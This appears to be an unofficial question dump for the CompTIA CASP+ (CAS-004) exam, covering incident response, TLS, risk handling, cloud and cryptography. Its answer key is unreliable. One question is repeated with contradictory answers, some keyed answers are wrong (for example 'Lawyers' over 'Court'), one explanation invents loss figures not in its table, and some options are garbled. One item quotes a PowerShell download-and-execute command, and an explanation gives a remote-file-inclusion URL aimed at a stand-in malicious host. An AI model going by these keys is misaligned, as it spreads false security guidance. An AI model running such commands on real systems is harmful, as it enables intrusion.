CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

NEW QUESTION 1
Ann, a CIRT member, is conducting incident response activities on a network that consists
of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Answer: B

NEW QUESTION 2
A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

A. Utilize the SAN certificate to enable a single certificate for all regions.
B. Deploy client certificates to all devices in the network.
C. Configure certificate pinning inside the application.
D. Enable HSTS on the application's server side for all communication.

Answer: C

Explanation:
Certificate pinning is a technique that embeds one or more trusted certificates or public keys inside an application, and verifies that any certificate presented by a server matches one of those certificates or public keys. Certificate pinning can prevent on-path attacks, such as man-in-the-middle (MITM) attacks, which intercept and modify the communication between a client and a server.
Configuring certificate pinning inside the application would allow the mobile application developer to create a global, highly scalable, secure chat application that is not susceptible to on-path attacks while the user is traveling in potentially hostile regions, because it would:
? Ensure that only trusted servers can communicate with the application, by
rejecting any server certificate that does not match one of the pinned certificates or public keys.
? Protect the confidentiality, integrity, and authenticity of the chat messages, by
preventing any attacker from intercepting, modifying, or impersonating them.
? Enhance the security of the application by reducing its reliance on external factors, such as certificate authorities (CAs), certificate revocation lists (CRLs), or online certificate status protocol (OCSP).

NEW QUESTION 3
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PI I and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1) There will be a 520,000 per day revenue loss for each day the system is delayed going into production.
2) The inherent risk is high.
3) The residual risk is low.
4) There will be a staged deployment to the solution rollout to the contact center. Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

NEW QUESTION 4
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Answer: A

NEW QUESTION 5
A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders.
Which of the following techniques would the company use to evaluate data confidentiality controls?

A. Eavesdropping
B. On-path
C. Cryptanalysis
D. Code signing
E. RF sidelobe sniffing

Answer: A

NEW QUESTION 6
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Answer: C

Explanation:
Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/
The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS 1.3, resulting in an error message such as ERR_SSL_VERSION_OR_CIPHER_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect
their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified References: https://www.comptia.org/blog/what-is-tls-13 https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 7
The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

A. Black-box testing
B. Gray-box testing
C. Red-team hunting
D. White-box testing
E. Blue-learn exercises

Answer: C

NEW QUESTION 8
A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking
B. DRM
C. NDA
D. Access logging

Answer: B

Explanation:
DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified References: https://www.comptia.org/blog/what-is-drm
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 9
A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.
Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints
B. FIM on the servers storing the data
C. A jump box in the screened subnet
D. A general VPN solution to the primary network

Answer: A

Explanation:

Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

NEW QUESTION 10
An organization established an agreement with a partner company for specialized help desk services. A senior security officer within the organization Is tasked with providing documentation required to set up a dedicated VPN between the two entities. Which of the following should be required?

A. SLA
B. ISA
C. NDA
D. MOU

Answer: B

Explanation:
An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.
References: [CompTIA CASP+ Study Guide, Second Edition, page 36]

NEW QUESTION 10
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Answer: C

Explanation:
An EDR and whitelist should protect from this attack.


NEW QUESTION 11
A security engineer notices the company website allows users following example: https://mycompany.com/main.php?Country=US
Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal -
D. Unsecure references


Answer: B

Explanation:
Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

NEW QUESTION 15
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:



Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	56	2	$2000
June	721	598	120	6	$6000



Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Answer: B

Explanation:
Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of $1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore, ALE = ARO x SLE. Filter XYZ has an ARO of 0.1 and an SLE of $10 million, so ALE = 0.1 x $10 million = $1 million. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.techopedia.com/definition/24771/annualized-loss-expectancy-ale

NEW QUESTION 16
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep “LISTEN” | awk ‘{print$5}’
B. sudo netstat -nlt -p | grep “ESTABLISHED”
C. sudo netstat -plntu | grep -v “Foreign Address”
D. sudo netstat -pnut -w | column -t -s $’\w’
E. sudo netstat -pnut | grep -P ^tcp

Answer: E

Explanation:
Reference: https://www.codegrepper.com/code-examples/shell/netstat+find+port
The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:
p: Show the PID and name of the program to which each socket belongs.
n: Show numerical addresses instead of trying to determine symbolic host, port or user names.
u: Show only UDP connections. t: Show only TCP connections.
The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:
P: Interpret the pattern as a Perl-compatible regular expression (PCRE).
The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.
The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.
The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections. The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column). References: https://man7.org/linux/man- pages/man8/netstat.8.html https://man7.org/linux/man-pages/man1/grep.1.html https://man7.org/linux/man-pages/man8/sudo.8.html

NEW QUESTION 21
A company just released a new video card. Due to limited supply and nigh demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's Intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent Low
B. Mitigated
C. Residual
D. Transferred

Answer: A

NEW QUESTION 24
A development team created a mobile application that contacts a company’s back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.
Which of the following would BEST safeguard the APIs? (Choose two.)

A. Bot protection
B. OAuth 2.0
C. Input validation
D. Autoscaling endpoints
E. Rate limiting
F. CSRF protection

Answer: DE

Explanation:
Reference: https://stackoverflow.com/questions/3161548/how-do-i-prevent-site-scraping

NEW QUESTION 28
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive Pll and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1- There will be a $20,000 per day revenue loss for each day the system is delayed going into production.
2- The inherent risk is high.

3- The residual risk is low.
4- There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 32
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?

A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Answer: A

Explanation:
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel. https://cybernews.com/what-is-vpn/split-tunneling/

NEW QUESTION 33
An organization is running its e-commerce site in the cloud. The capacity is sufficient to meet the organization's needs throughout most of the year, except during the holidays when the organization plans to introduce a new line of products and expects an increase in traffic. The organization is not sure how well its products will be received. To address this issue, the organization needs to ensure that:
* System capacity is optimized.
* Cost is reduced.
Which of the following should be implemented to address these requirements? (Select
TWO).

A. Containerization
B. Load balancer
C. Microsegmentation
D. Autoscaling
E. CDN
F. WAF

Answer: BD

Explanation:
Load balancer and autoscaling are the solutions that should be implemented to address the requirements of optimizing system capacity and reducing cost for an e-commerce site in the cloud. A load balancer is a device or service that distributes incoming network traffic across multiple servers or instances based on various criteria, such as availability, performance, or location. A load balancer can improve system capacity by balancing the workload and preventing overloading or underutilization of resources. Autoscaling is a feature that allows cloud services to automatically adjust the number of servers or instances based on the demand or predefined rules. Autoscaling can reduce cost by scaling up or down the resources as needed, avoiding unnecessary expenses or wastage. References: [CompTIA CASP+ Study Guide, Second Edition, pages 406-407 and 410]

NEW QUESTION 35
A company security engineer arrives at work to face the following scenario:
1) Website defacement
2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand
3) A Job offer from the company's competitor
4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data
Which of the following threat actors Is MOST likely involved?

A. Organized crime
B. Script kiddie
C. APT/nation-state
D. Competitor

Answer: C

Explanation:
An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: “Advanced Persistent Threats,” Wiley, 2018.
https://www.wiley.com/en- us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition
-p-9781119396582

NEW QUESTION 37
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the

risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Answer: BF

Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 40
A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent
B. Low
C. Mitigated
D. Residual.
E. Transferred

Answer: D

NEW QUESTION 42
Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

A. Company A-B SLA v2.docx
B. Company A OLA v1b.docx
C. Company A MSA v3.docx
D. Company A MOU v1.docx
E. Company A-B NDA v03.docx

Answer: C

Explanation:
A MSA stands for master service agreement, which is a document that covers the general terms and conditions of a contractual relationship between two parties. It usually includes payment terms, limitation of liability, intellectual property rights, dispute resolution, and other clauses that apply to all services provided by one party to another. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.upcounsel.com/master-service-agreement

NEW QUESTION 46
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Answer: D

Explanation:
Reference: https://searchsecurity.techtarget.com/definition/cryptanalysis
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics. References: https://www.ibm.com/security/homomorphic-encryption
https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

NEW QUESTION 50
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS

D. Certificate pinning

Answer: D

Explanation:
Reference: https://cloud.google.com/security/encryption-in-transit
Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified References: https://www.comptia.org/blog/what-is-certificate-pinning
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 52
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process 'memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. Noexecute
C. Total memory encryption
D. Virtual memory protection

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.
References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

NEW QUESTION 55
An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:
- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.
With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.
B. The API gateway endpoints are being directly targeted.
C. The site is experiencing a brute-force credential attack.
D. A DDoS attack is targeted at the CDN.

Answer: A

NEW QUESTION 56
A municipal department receives telemetry data from a third-party provider The server collecting telemetry sits in the municipal departments screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to Implement nsk mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
C. Installing and configuring filesystem integrity monitoring service on the telemetry server
D. Implementing an EDR and alert on Identified privilege escalation attempts to the SIEM
E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
F. Using the published data schema to monitor and block off nominal telemetry messages

Answer: AC

Explanation:
A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and
configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

NEW QUESTION 57
A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

A. Software Decomplier
B. Network enurrerator
C. Log reduction and analysis tool
D. Static code analysis

Answer: D

NEW QUESTION 59
A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

A. HIPS
B. UEBA
C. HlDS
D. NIDS

Answer: B

NEW QUESTION 63
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

A. Text editor
B. OOXML editor
C. Event Viewer
D. XML style sheet
E. SCAP tool
F. Debugging utility

Answer: BD

NEW QUESTION 65
A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.
When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

A. Packets that are the wrong size or length
B. Use of any non-DNP3 communication on a DNP3 port
C. Multiple solicited responses over time
D. Application of an unsupported encryption algorithm

Answer: C

NEW QUESTION 70
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Answer: D

Explanation:
Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service.
Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: https://www.comptia.org/blog/what-is-integrity
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 72
A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
• Enforce MFA for RDP
• Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network- level firewalls Of ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Answer: C

Explanation:
A remote desktop gateway server is a solution that allows users to connect to remote desktops or applications over the internet using the Remote Desktop Protocol (RDP). A remote desktop gateway server can enforce MFA for RDP by integrating with Azure AD MFA using the Network Policy Server (NPS) extension. The NPS extension can send an OTP (one-time password) to the user’s phone or mobile app as a second factor of authentication. A remote desktop gateway

server can also enforce secure ciphers by
configuring the SSL Cipher Suite Order Group Policy setting to specify the preferred order of cipher suites for TLS/SSL connections. Verified References:
? https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-
services/rds-plan-access-from-anywhere
? https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-mfa- nps-extension-rdg
? https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry- settings#ssl-cipher-suite-order

NEW QUESTION 73
A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

A. Implement strict three-factor authentication.
B. Implement least privilege policies
C. Switch to one-time or all user authorizations.
D. Strengthen identify-proofing procedures

Answer: A

NEW QUESTION 77
Which of the following terms refers to the delivery of encryption keys to a CASB or a third- party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Answer: D

Explanation:
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: https://www.techopedia.com/definition/1772/key-escrow
https://searchsecurity.techtarget.com/definition/key-escrow

NEW QUESTION 81
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained

Answer: B

NEW QUESTION 82
A bank hired a security architect to improve its security measures against the latest threats The solution must meet the following requirements
• Recognize and block fake websites
• Decrypt and scan encrypted traffic on standard and non-standard ports
• Use multiple engines for detection and prevention
• Have central reporting
Which of the following is the BEST solution the security architect can propose?

A. CASB
B. Web filtering
C. NGFW
D. EDR

Answer: C

Explanation:
A next-generation firewall (NGFW) is a device or software that provides advanced network security features beyond the traditional firewall functions. A NGFW can provide the following capabilities:
? Recognize and block fake websites, using URL filtering and reputation-based
analysis
? Decrypt and scan encrypted traffic on standard and non-standard ports, using SSL/TLS inspection and deep packet inspection
? Use multiple engines for detection and prevention, such as antivirus, intrusion prevention system (IPS), application control, and sandboxing
? Have central reporting, using a unified management console and dashboard A cloud access security broker (CASB) is a device or software that acts as an intermediary between cloud service users and cloud service providers. A CASB can provide various security functions such as visibility, compliance, data security, and threat protection, but it does not provide all the capabilities of a NGFW. Web filtering is a technique that blocks or allows web access based on predefined criteria such as categories, keywords, or reputation. Web filtering can help recognize and block fake websites, but it does not provide all the capabilities of a NGFW. Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints such as computers or mobile devices. EDR can help detect and respond to advanced threats, but it does not provide all the capabilities of a NGFW. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise
Security Architecture, Objective 2.2: Select appropriate hardware and software solutions

NEW QUESTION 87
A cloud security architect has been tasked with selecting the appropriate solution given the following:
* The solution must allow the lowest RTO possible.
* The solution must have the least shared responsibility possible.
« Patching should be a responsibility of the CSP.
Which of the following solutions can BEST fulfill the requirements?

A. Paas
B. laas
C. Private
D. Saas

Answer: D

Explanation:
SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.
References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 90
A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:
MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis.
Verified References:
? https://attack.mitre.org/
? https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride- owasp-top-10-mitre-attck-framework/
